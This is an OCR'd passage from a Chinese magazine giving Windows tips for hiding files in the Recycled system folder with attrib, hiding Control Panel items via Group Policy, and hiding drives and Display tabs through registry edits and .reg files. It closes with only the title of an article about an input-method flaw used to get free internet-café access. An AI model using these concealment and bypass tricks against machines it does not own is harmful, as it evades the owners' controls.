


图2

“开始”——“运行”——输入“CMD”输入（以C盘Recycled文件夹为例）attrib C:/Recycled –a –h –r –s就可以看到了，然后就可以在里面放文件了，即使回收站文件删除了，但Recycled文件夹里面文件还在，放完文件后输入attrib C:/Recycled +a +h +r +s就可以隐藏这个文件夹了。如图3、4：




图3

```
C:\Documents and Settings>attrib  C:/Recycled -a -h -r -s

C:\Documents and Settings>attrib  C:/Recycled +a +h +r +s

C:\Documents and Settings>_
```

图4

3、用组策略 隐藏控制面板中指定的项目

假设要隐藏控制面板中的“任务计划”和“游戏控制器”，操作方法如下：

开始→运行→输入gpedit.msc并确定，启动组策略；

第一步、点击“用户配置”；

第二步、点击“管理模板”；

第三步、点击“控制面板”；

第四步、双击右边窗口里面的“隐藏指定的控制面板程序”；

第五步、勾选“设置”选项卡里面的“已启用”；

第六步、点击“显示”；

第七步、点击“添加”；

第八步、在添加项目输入框里面，输入“任务计划”，注意，不含引号，确定；

再次点击添加，输入joy.cpl，确定。（就是输入控制面板中“游戏控制器”的程序文件名）；

此设置将控制面板的项目文件夹从控制面板和「开始」菜单中删除。它可以删除控制面板的项目，也可以删除在系统里添加的控制面板项目。

若想隐藏一个控制面板项目，输入该项目的文件名，如Ncpa.cpl用于网络。若想隐藏一个文件夹，输入该文件夹名，如“字体”。此设置只影响「开始」菜单和控制面板窗口。它不会阻止用户运行控制面板项目。

注意：要寻找控制面板项目的文件名称，请在%Systemroot%\System32目录中搜索.Cpl文件名称的扩展。（打开我的电脑→工具→文件夹选项→查看→把“隐藏已知文件类型的扩展名”取消√，就可以看到文件的后缀，比如.cpl。

如果不清楚system32目录下哪个.cpl文件对应控制面板里面的哪个项目，只要双击那个.cpl文件，就会打开控制面板里面相应的项目，多打开几个.cpl文件就会找到自己需要的.cpl文件了。如图5、图6：




图5




图6

4、隐藏驱动器盘符

磁盘驱动器是打开文件的必经之路，我们不想别人动的话就隐藏起来，打开注册表，找到HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer子键，在右侧新建一个名叫“NoDrives”的二进制值，然后输入FF FF FF FF，这样就隐藏了所有的磁盘。但是不知道怎么，我没有成功。

5、隐藏“显示”设置选项

“显示”设置里面的东西很重要，最好不要被他们修改，所以我们要把“显示”设置隐藏起来。打开注册表，定位到键值：

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System

在右边新建DWORD值，键值为1
各键对应关系：
DWORD值                          隐藏“显示”选项
“NoDispApprancePage”              “外观”选项
“NoDispScrSavPage”                “屏幕保护”选项
“NoDispBackgroundPage”            “背景”选项
```

如图7：

如果我们一个一个设置的话，很不方便，而且也不符合我们小菜的习惯，我们可以写一个reg文件，直接写入注册表，不用每次都设置，这样才符合我们小菜的风格。

注册表文件代码

```
REGEDIT4                          //开头命令行
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System]  //要写入的主键值
"NoDispApprancePage"=dword:00000001    //新建一个DWORD值为1的NoDispApprancePage键值
"NoDispScrSavPage"   =dword:00000001    //新建一个DWORD值为1的NoDispScrSavPage键值
"NoDispBackgroundPage"=dword:00000001   //新建一个DWORD值为1的NoDispBackgroundPage键值
```




图7

注意dword这几个字母要小写。

先新建一个TXT文件 把代码写进去 然后再把后缀改成.reg

解除隐藏的代码

```
REGEDIT4                          //开头命令行
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System]   //要写入的主键值
"NoDispApprancePage"=-     //删除NoDispApprancePage键值
"NoDispScrSavPage"   =-  //删除NoDispScrSavPage键值
"NoDispBackgroundPage"=-//删除NoDispBackgroundPage键值
```

代表删除这个键值，使用方法和上面一样。

最后希望大家可以天天有好心情，RP天天爆发！

（文中涉及的源文件本期光盘已收录）

智能ABC的万能退出漏洞再现网吧免费上网

千寻乱　（马嵩）




图1

